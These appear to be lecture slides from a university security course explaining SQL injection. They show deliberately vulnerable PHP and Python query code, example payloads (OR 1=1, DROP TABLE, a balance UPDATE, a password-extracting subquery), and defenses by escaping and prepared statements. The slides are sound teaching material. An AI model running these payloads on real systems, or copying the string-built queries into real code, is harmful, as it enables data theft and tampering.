QL Injection

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
        WHERE Balance < 100 AND
              Username=' $recipient' ";
$result = $db->executeQuery($sql);
```

- How can **\$recipient** cause trouble here?
 - How can we see anyone's account?
 - Even if their balance is ≥ 100


Basic picture: SQL Injection



SQL Injection Scenario, con't

- **WHERE Balance < 100 AND
Username= '\$recipient'**
- Conceptual idea (doesn't quite work): Set recipient to
"foo' OR 1=1"
- **WHERE Balance < 100 AND
Username= 'foo' OR 1=1 '**
- Precedence makes this:
 - **WHERE (Balance < 100 AND
Username= 'foo') OR 1=1**
- Always true!

```
SELECT AcctNum FROM Customer  
WHERE (Balance < 100 AND Username='foo') OR 1=1
```



SQL Injection Scenario, con't

- Why “`foo' OR 1=1`” doesn’t quite work:
 - `WHERE Balance < 100 AND Username='foo' OR 1=1'`
 - Syntax error, unmatched '
- So lets add a comment!
 - `"foo' OR 1=1--"`
 - Server now sees
 - `WHERE Balance < 100 AND Username='foo' OR 1=1 -- '`
 - Could also do `"foo' OR ' '=' "`
 - So you can't count on -- as indicators of "badness"


SQL Injection Scenario, con't

- **WHERE Balance < 100 AND
Username= '\$recipient'**
- How about \$recipient =
foo' ; DROP TABLE Customer; -- ?
- Now there are two separate SQL commands, thanks to ‘;’ command-separator.
- Can change database however you wish!

SQL Injection Scenario, con't

- **WHERE Balance < 100 AND
Username=' \$recipient'**
- **\$recipient =
foo'; SELECT * FROM Customer; --**
- Returns the entire database!
- **\$recipient =
foo'; UPDATE Customer SET Balance=9999999
WHERE AcctNum=1234; --**
- Changes balance for Acct # 1234! MONEYMONEYMONEY!!!

SQL Injection: Exploits of a Mom





SQL Injection: Summary

- Target: web **server** that uses a back-end database
- **Attacker goal:** inject or modify database commands to either read or alter web-site information
- **Attacker tools:** ability to send requests to web server (e.g., via an ordinary browser)
- **Key trick:** web server allows characters in attacker's input to be interpreted as SQL control elements rather than simply as data

Blind SQL Injection

- A variant on SQL injection with less feedback
 - Only get a True/False error back, or no feedback at all
- Makes attacks a bit more *annoying*
 - But it doesn't fundamentally change the problem
- And of course people have automated this!
 - <http://sqlmap.org/>



Demo Tools

- **Squigler**
 - Cool “localhost” web site(s) (Python/SQLite)
 - Developed by Arel Cordero, Ph.D.
 - I’ll put a copy on the class page in case you’d like to play with it
- Allows you to run SQL injection attacks ***for real*** on a web server you control
 - Basically a ToyTwitter type application

Some Squigler Database Tables


Squigs		
username	body	time
ethan	<i>My first squig!</i>	2017-02-01 21:51:52
cathy	<i>@ethan: borrr-ing!</i>	2017-02-01 21:52:06
...

Server Code For Posting A "Squig"

Computer Science 161 Fall 2020

Weaver

```
def post_squig(user, squig):  
    if not user or not squig: return  
    conn = sqlite3.connect(DBFN)  
    c = conn.cursor()  
    c.executescript("INSERT INTO squigs VALUES  
        ('%s', '%s', datetime('now'));" %  
        (user, squig))  
    conn.commit()  
    c.close()
```



← → ⏪ ⓘ localhost:8080/do_squig?redirect=/userpage?user=dilbert&squig=don't+contractions+work%3F

404-ed!

The requested URL `http://localhost:8080/do_squig?redirect=/userpage?user=dilbert&squig=don't+contractions+work?` was not found.

```
INSERT INTO squigs VALUES  
    (dilbert, 'don't contractions work?',  
     date);
```

Syntax error

Another Interesting Database Table...

Accounts		
username	password	public
dilbert	lame	't'
alice	kindacool	'f'
...

What Happens Now?

dilbert

```
' || (select (username || '' || password) from  
accounts where username='bob') || '
```

Squig it!

```
INSERT INTO squigs VALUES  
    (dilbert, ' ' || (select (username || '' || password) from  
accounts where username='bob') || ' ',  
    date);
```

OOPS!!!! :)



SQL Injection Prevention?

- (Perhaps) Sanitize user input: check or enforce that value/string that does not have commands of any sort
 - Disallow special characters, or
 - Escape input string
- `SELECT PersonID FROM People WHERE Username=' alice\';
SELECT * FROM People;'`
 - Risky because it's easy to overlook a corner-case in terms of what to disallow or escape
 - But: can be part of defense-in-depth...
 - Except that IMO you *will* fail if you try this approach

Escaping Input

- The input string should be interpreted as a string and not as including any special characters
- To escape potential SQL characters, add backslashes in front of special characters in user input, such as quotes or backslashes
 - This is just like how C works as well:
For a " in a string, you put \"
- Rules vary, but common ones:
 - \' -> '
 - \\ -> \
 - etc...

Examples

- Against what string do we compare Username (after SQL parsing), and when does it flag a syntax error?

[..] **WHERE Username='alice';** **alice**

[..] **WHERE Username='alice\';** **Syntax error, quote not closed**

[..] **WHERE Username='alice\";** **alice'**

[..] **WHERE Username='alice\\\';** **alice**

because \\ gets converted to \ by the parser

SQL Injection: Better Defenses

- Idea: Let's take execve's ideas and apply them to SQL...

```
• ResultSet getProfile(Connection conn, String arg_user)
{
    String query = "SELECT AcctNum FROM Customer WHERE
        Balance < 100 AND Username = ?";
    PreparedStatement p = conn.prepareStatement(query);
    p.setString(1, arg_user);
    return p.executeQuery();
}
```

